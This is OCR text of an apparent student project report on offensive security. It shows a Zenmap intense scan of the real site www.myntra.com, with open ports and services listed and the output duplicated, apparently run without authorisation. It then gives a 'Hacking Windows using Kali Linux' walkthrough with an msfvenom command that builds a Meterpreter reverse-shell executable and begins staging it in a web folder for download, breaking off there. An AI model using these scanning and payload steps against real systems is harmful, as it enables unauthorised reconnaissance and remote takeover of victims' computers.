

Major project


N-MAP SCANNING

1) Have to install Zen map tool after that open it we find different option available to scan and we have to type our target and select type of scan then down commands will also display in the command column
2) Later, we have to scan by clicking scan button it will be loaded.




3) we can find the IP address of website that we are scanned and we see number of ports there IP addresses and protocols.


Zenmap
Scan Tools Profile Help
Target: www.myntra.com
Profile: Intense scan
Scan Cancel
Command: nmap -T4 -A -v www.myntra.com
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
nmap -T4 -A -v www.myntra.com
Details
Starting Nmap 7.92 (https://nmap.org) at 2022-03-09 08:23 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating Ping Scan at 08:23
Scanning www.myntra.com (23.54.56.249) [4 ports]
Completed Ping Scan at 08:23, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:23
Completed Parallel DNS resolution of 1 host. at 08:23, 5.75s elapsed
Initiating SYN Stealth Scan at 08:23
Scanning www.myntra.com (23.54.56.249) [1000 ports]
Discovered open port 25/tcp on 23.54.56.249
Discovered open port 21/tcp on 23.54.56.249
Discovered open port 143/tcp on 23.54.56.249
Discovered open port 110/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 443/tcp on 23.54.56.249
Discovered open port 5060/tcp on 23.54.56.249
SYN Stealth Scan Timing: About 40.30% done; ETC: 08:24 (0:00:46 remaining)
Discovered open port 2000/tcp on 23.54.56.249
Completed SYN Stealth Scan at 08:24, 45.52s elapsed (1000 total ports)
Initiating Service scan at 08:24


Zenmap
Scan Tools Profile Help
Target: www.myntra.com
Profile: Intense scan
Scan Cancel
Command: nmap -T4 -A -v www.myntra.com
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
nmap -T4 -A -v www.myntra.com
Details
Starting Nmap 7.92 (https://nmap.org) at 2022-03-09 08:23 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating Ping Scan at 08:23
Scanning www.myntra.com (23.54.56.249) [4 ports]
Completed Ping Scan at 08:23, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:23
Completed Parallel DNS resolution of 1 host. at 08:23, 5.75s elapsed
Initiating SYN Stealth Scan at 08:23
Scanning www.myntra.com (23.54.56.249) [1000 ports]
Discovered open port 25/tcp on 23.54.56.249
Discovered open port 21/tcp on 23.54.56.249
Discovered open port 143/tcp on 23.54.56.249
Discovered open port 110/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 443/tcp on 23.54.56.249
Discovered open port 5060/tcp on 23.54.56.249
SYN Stealth Scan Timing: About 40.30% done; ETC: 08:24 (0:00:46 remaining)
Discovered open port 2000/tcp on 23.54.56.249
Completed SYN Stealth Scan at 08:24, 45.52s elapsed (1000 total ports)
Initiating Service scan at 08:24


4) It take some time to load, then can see how many services running
   Like,
   →80/tcp open http Akamai Ghost(Akamai's HTTP Accelaration/Mirror service)
   →443/tcp open ssl/http Akamai GHost(Akamai's HTTP Acceleration/Mirror service)




Public key type:rsa

Public key bits :2048

5) After that see above options and open ports/hosts there we can see open ports and closed ports and protocols ports etc.



6) we can choose topology and see structure.




7) we can choose Host details and can find

There are 8 open ports and 1 closed port

Operating system-Linux 3.2-3.8

Scanned ports-1000


And again, we find IP address like this we can scan




HACKING WINDOWS USING KALI LINUX


1) Firstly create a payload using following command.

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.114 -f exe -o payload.exe







2) We can see that new payload is created and then open msfconsole.



3) Now make a folder /var/www/html/downloads and move the payload to the folder using following commands.



